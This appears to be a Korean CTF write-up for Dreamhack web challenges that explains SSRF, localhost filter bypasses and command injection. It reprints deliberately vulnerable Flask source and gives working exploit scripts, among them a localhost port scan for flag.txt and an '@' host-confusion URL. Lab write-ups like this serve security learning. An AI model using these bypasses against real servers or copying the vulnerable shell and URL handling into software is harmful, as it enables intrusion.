SSRF란 - 서버 측 요청 위조
공격자가 취약한 웹 서버를 속여 내부 네트워크나 외부로 원하지 않는 HTTP요청을 보내게 만드는 취약점이다.
외부에서 접근이 차단된 내부 서버, db, 관리자 페이지 등에 접근할 수 있으므로 매우 위함하다.
SSRF 예시
사용자의 ip를 확인하고 로컬유저인지 확인 후 로컬 유저라면 플래그에 접근가능한 기능이 있고
서버 포트 8000번이 열려있다고 가정해보자.
서버에 그냥 /flag만 요청한다면 서버는 관리자가 요청한지 확인하고 당연히 요청을 보낸 사람은 관리자가 아니므로 사이트의 접근하지 못하게 한다.
하지만 ssrf를 이용한 로컬포트로 우회를 시도하면 서버는 관리자라고 인식하여 flag값을 유출시키게 된다. 만약 로컬 유저의 주소 즉, 127.0.0.1을 필터링 한다면 0.0.0.0과 같이 접근 가능하다.
SSRF - Path Traversal(경로 순회)
사용자 입력값에 대한 검증이 부족할 때 ../와 같은 특수문자를 이용해 서버 파일 시스템의 허용되지 않은 임의의 파이리에 접근하는 취약점이다.
예시로 서버가 내부에 있는 이미지 파일에 접근한다고 하자.
만약 사용자가 파라미터의 값을 image=1로 준다면 서버는 db에 있는 이미지 값들 중에 사용자가 입력한 1에 해당하는 이미지를 반환하게 된다.
db/image는 로컬 사용자만 접근이 가능하다.
요청을 보낼 때
http://127.0.01:port/db/image/{num} 은 고정으로 보내야 한다.
Filtering Bypass
만약 127.0.0.1이나 localhost 키워드를 필터링해 막는다면
http://127.1
http://127.0.1
http://0
http://0.0.0.0
http://[::]
등 10진수, 16진수, 8진수, IPv6 표기, 대체 로컬 호스트 주소를 사용하여 우회할 수 있다.
web-ssrf 풀이
#!/usr/bin/python3
from flask import (
    Flask,
    request,
    render_template
)
import http.server
import threading
import requests
import os, random, base64
from urllib.parse import urlparse

app = Flask(__name__)
app.secret_key = os.urandom(32)

try:
    FLAG = open("./flag.txt", "r").read()  # Flag is here!!
except:
    FLAG = "[**FLAG**]"


@app.route("/")
def index():
    return render_template("index.html")


@app.route("/img_viewer", methods=["GET", "POST"])
def img_viewer():
    if request.method == "GET":
        return render_template("img_viewer.html")
    elif request.method == "POST":
        url = request.form.get("url", "")
        urlp = urlparse(url)
        if url[0] == "/":
            url = "http://localhost:8000" + url
        elif ("localhost" in urlp.netloc) or ("127.0.0.1" in urlp.netloc):
            data = open("error.png", "rb").read()
            img = base64.b64encode(data).decode("utf8")
            return render_template("img_viewer.html", img=img)
        try:
            data = requests.get(url, timeout=3).content
            img = base64.b64encode(data).decode("utf8")
        except:
            data = open("error.png", "rb").read()
            img = base64.b64encode(data).decode("utf8")
        return render_template("img_viewer.html", img=img)


local_host = "127.0.0.1"
local_port = random.randint(1500, 1800)
local_server = http.server.HTTPServer(
    (local_host, local_port), http.server.SimpleHTTPRequestHandler
)
print(local_port)


def run_local_server():
    local_server.serve_forever()


threading._start_new_thread(run_local_server, ())

app.run(host="0.0.0.0", port=8000, threaded=True)
#!/usr/bin/python3
from flask import (
Flask,
request,
render_template
)
import http.server
import threading
import requests
import os, random, base64
from urllib.parse import urlparse
app = Flask(__name__)
app.secret_key = os.urandom(32)
try:
FLAG = open("./flag.txt", "r").read() # Flag is here!!
except:
FLAG = "[**FLAG**]"
@app.route("/")
def index():
return render_template("index.html")
@app.route("/img_viewer", methods=["GET", "POST"])
def img_viewer():
if request.method == "GET":
return render_template("img_viewer.html")
elif request.method == "POST":
url = request.form.get("url", "")
urlp = urlparse(url)
if url[0] == "/":
url = "http://localhost:8000" + url
elif ("localhost" in urlp.netloc) or ("127.0.0.1" in urlp.netloc):
            data = open("error.png", "rb").read()
img = base64.b64encode(data).decode("utf8")
return render_template("img_viewer.html", img=img)
try:
data = requests.get(url, timeout=3).content
img = base64.b64encode(data).decode("utf8")
except:
data = open("error.png", "rb").read()
img = base64.b64encode(data).decode("utf8")
return render_template("img_viewer.html", img=img)
local_host = "127.0.0.1"
local_port = random.randint(1500, 1800)
local_server = http.server.HTTPServer(
(local_host, local_port), http.server.SimpleHTTPRequestHandler
)
def run_local_server():
local_server.serve_forever()
threading._start_new_thread(run_local_server, ())
app.run(host="0.0.0.0", port=8000, threaded=True)코드를 보면 /img_viewer 경로로 들어가면 post형식의 url을 받고 그 url로 들어간다.
또한
elif ("localhost" in urlp.netloc) or ("127.0.0.1" in urlp.netloc):
data = open("error.png", "rb").read() 이 코드를 보면 127.0.0.1을 사용하면 error.png가 나오기 때문에 127.0.0.1을 사용하지 못한다. 따라서 대체재인 0.0.0.0이나 0 등을 사용하면 된다.
또한 img = base64.b64encode(data).decode("utf8")에서 확인할 수 있듯이 데이터를 base64로 인코딩하는 것을 볼 수 있다.
- http 필터링이 없으므로 ssrf를 이용해 로컬 http를 날리고
/flag.txt경로로 이동하며 flag값을 획득할 수 있다. 다만 1500번부터 1800번대포트까지 열려 있다. 수작업으로 300개의 포트에 하나씩 접근할 순 없으니까 reqesut 문법을 사용하여 자동으로 포트에서 응답이 날라오게 할 수 있다.
다음과 같이 requests 문법을 사용하여 코드를 작성했다.
import requests

url = "http://host3.dreamhack.games:19877/img_viewer"

for i in range(1500, 1801):
    r = requests.post(url, data={
        "url": f"http://0.0.0.0:{i}/flag.txt"
    })

    if "iVBORw0KG" not in r.text:
        print(i)
url을 넣어주고
반목문을 사용해 1500번 포트부터 1800번 포트까지 순회하여 /flag.txt에 접근한다.
만약 응답을 하면 i값의 포트를 출력하여 응답이 오는 포트를 알 수 있다.

계속 반복하다가 flag값이 있는 포트가 1785포트라는 것을 알았다.
iVBORw0KG란
png이미지 파일을 base64로 인코딩 했을 때 앞부분에 자주 나오는 문자열이다.
if문을 해석해보면 png이미지 파일 즉,error.png이미지 파일이 아니라면 i값의 포트를 출력하여 txt파일형식인 flag값을 획득할 수 있게 된다.
http://0.0.0.0:1785/flag.txt를 입력하고 나면 이미지가 안나온다.


개발자 모드에 들어가 아까 img태그를 보면 무슨 이상한 문자열이 가득한 것을 볼 수 있다. 아까 base64로 인코딩한다고 했으므로 디코딩을 하면 flag값을 얻을 수 있다.
Broken Is SSRF possible? 문제풀이
from flask import Flask, request, jsonify
import re
import ipaddress
import socket
import time
import hashlib
import requests
app = Flask(__name__)

flag = "d23b51c4e4d5f7c4e842476fea4be33ba8de9607dfe727c5024c66f78052b70a"

def sha256_hash(text):
    text_bytes = text.encode('utf-8')
    sha256 = hashlib.sha256()
    sha256.update(text_bytes)
    hash_hex = sha256.hexdigest()
    return hash_hex

isSafe = False
def check_ssrf(url,checked):
    global isSafe
    # if "@" in url or "#" in url:
    #     isSafe = False
    #     return "Fail"
    if checked > 3:
        print("3번을 초과하여 redirection되는 URL은 금지됩니다.")
        isSafe = False
        return "Fail"
    protocol = re.match(r'^[^:]+', url)
    if protocol is None:
        isSafe = False
        print("프로토콜이 감지되지 않았습니다.")
        return "Fail"
    print("Protocol :",protocol.group())
    if protocol.group() == "http" or protocol.group() == "https":
        host = re.search(r'(?<=//)[^/]+', url)
        print(host.group())
        if host is None:
            isSafe = False
            print("호스트가 감지되지 않았습니다.")
            return "Fail"
        host = host.group()
        if ":" in host:
            host = host.split(":")
            host = host[0]
        print("Host :",host)
        try:
            ip_address = socket.gethostbyname(host)
        except:
            print("호스트가 올바르지 않습니다.")
            isSafe = False
            return "Fail"
        for _ in range(60):
            print("IP를 검증 중입니다..", _)
            ip_address = socket.gethostbyname(host)
            if ipaddress.ip_address(ip_address).is_private:
                print("내부망 IP가 감지되었습니다. ")
                isSafe = False
                return "Fail"
            time.sleep(1) # 1초 대기
        print("리다이렉션을 확인합니다 : ",url)
        try:
            response = requests.get(url,allow_redirects=False)
            if 300 <= response.status_code and response.status_code <= 309:
                redirect_url = response.headers['location']
                print("리다이렉션이 감지되었습니다.",redirect_url)
                if len(redirect_url) >= 120:
                    isSafe = False
                    return "fail"
                check_ssrf(redirect_url,checked + 1)
        except:
            print("URL 요청에 실패했습니다.")
            isSafe = False
            return "Fail"
        if isSafe == True:
            print("URL 등록에 성공했습니다.")
            return "SUCCESS"
        else:
            return "Fail"

    else:
        print("URL이 HTTP / HTTPS로 시작하는 지 확인하세요.")
        isSafe = False
        return "Fail"

@app.route('/check-url', methods=['POST'])
def check_url():
    global isSafe
    data = request.get_json()
    if 'url' not in data:
        return jsonify({'error': 'No URL provided'}), 400

    url = data['url']
    host = re.search(r'(?<=//)[^/]+', url)
    print(host.group())
    if host is None:
        print("호스트가 감지되지 않았습니다.")
        return "Fail"
    host = host.group()
    if ":" in host:
        host = host.split(":")
        host = host[0]
    if host != "www.google.com":
        isSafe = False
        return "Host는 반드시 www.google.com이어야 합니다."
    isSafe = True
    result = check_ssrf(url,1)
    if result != "SUCCESS" or isSafe != True:
        return "SSRF를 일으킬 수 있는 URL입니다."
    try:
        response = requests.get(url)
        status_code = response.status_code
        return jsonify({'url': url, 'status_code': status_code})
    except requests.exceptions.RequestException as e:
        return jsonify({'error': 'Request Failed.'}), 500

@app.route('/admin',methods=['GET'])
def admin():
    global flag
    user_ip = request.remote_addr
    if user_ip != "127.0.0.1":
        return "only localhost."
    if request.args.get('nickname'):
        nickname = request.args.get('nickname')
        flag = sha256_hash(nickname)
        return "success."

@app.route("/flag",methods=['POST'])
def clear():
    global flag
    if flag == sha256_hash(request.args.get('nickname')):
        return "DH{REDACTED}"
    else:
        return "you can't bypass SSRF-FILTER zzlol 😛"

if __name__ == '__main__':
    print("Hash : ",sha256_hash("당신의 창의적인 공격 아이디어를 보여주세요!"))
    app.run(debug=False,host='0.0.0.0',port=80)
/admin 코드를 보면 127.0.0.1 즉, 로컬호스트만 접근할 수 있는 것을 확인할 수 있다.
또한 닉네임을 검증한다.
/check-url에서는 호스트가 www.google.com 인지 확인하고 있다.
즉, 여기서 URL을 제대로 확인하지 않고 있으므로 /admin에 접근할 수 있는 방법이 생겼다.
/flag에서는 닉네임의 값을 sha256으로 해시하여 서버의 flag와 같으면 flag를 반환한다.
sha256 해시란
어떤 길이의 데이터를 넣어도 항상 256비트 고정 길이의 무작위 값으로 바꿔주는 암호화 알고리즘이다.
정리하면 문제에서 호스트가www.google.com인지 검사하며 /admin에 접근하려면 로컬 호스트여야 한다. 따라서 @를 사용하여 뒤쪽의 호스트를 읽게하여 서버를 속여 /admin에 접근하여 flag값을 획득할 수 있는데, 접근할 때 /admin으로 접근하므로 서버의 닉네임을 바꿀 수 있으므로 우리가 보낸 닉네임을 sha256으로 해시한 값과 서버의 있는 닉네임(admin으로 보낸 닉네임)의 값이 같아 flag값을 획득할 수 있다.
서버에 요청을 보내는 익스 코드는 다음과 같다.
import requests

base = "http://host3.dreamhack.games:21128"
name = "pansy"

url = f"http://www.google.com:80@127.0.0.1/admin?nickname={name}"

requests.post(f"{base}/check-url", json={"url": url})

print(requests.post(f"{base}/flag?nickname={name}").text)
command-injection-1 풀이
#!/usr/bin/env python3
import subprocess

from flask import Flask, request, render_template, redirect

from flag import FLAG

APP = Flask(__name__)


@APP.route('/')
def index():
    return render_template('index.html')


@APP.route('/ping', methods=['GET', 'POST'])
def ping():
    if request.method == 'POST':
        host = request.form.get('host')
        cmd = f'ping -c 3 "{host}"'
        try:
            output = subprocess.check_output(['/bin/sh', '-c', cmd], timeout=5)
            return render_template('ping_result.html', data=output.decode('utf-8'))
        except subprocess.TimeoutExpired:
            return render_template('ping_result.html', data='Timeout !')
        except subprocess.CalledProcessError:
            return render_template('ping_result.html', data=f'an error occurred while executing the command. -> {cmd}')

    return render_template('ping.html')


if __name__ == '__main__':
APP.run(host='0.0.0.0', port=8000)/ping을 보면 host값을 사용하여 ping명령어를 실행한다.
여기서 cmd는 사용자가 입력한 host값을 아무 검사없이 그대로 가져다가 쓰고 있기 때문에 커맨드 인젝션이 일어날 수 있다.
따라서 서버를 열고 들어가 걍 커맨드 인잭션(")을 걍 날리면 다음과 같이 막히는걸 볼 수 있다. 무언가가 커맨드 인잭션을 필터링하고 있는 것이다.

이럴땐 당황하지 말고 개발자 모드로 들어가 박스를 체크하여 특정 태그를 확인해 보면 된다.
이 문제에서는 입력값을 받는 박스이므로 input 태그를 보면된다.

하이라이트를 보면 input태그안에 pattern이라는 속성이 존재한다. pattern은 input 요소의 값을 검사할 때 사용될 정규 표현식인데 정규 표현식을 사용하여 요소의 값을 검사하고 있으므로 이 줄을 삭제하여 검사를 우회한다.

다시 커맨드 인잭션을 사용하면 flag값을 확인할 수 있다.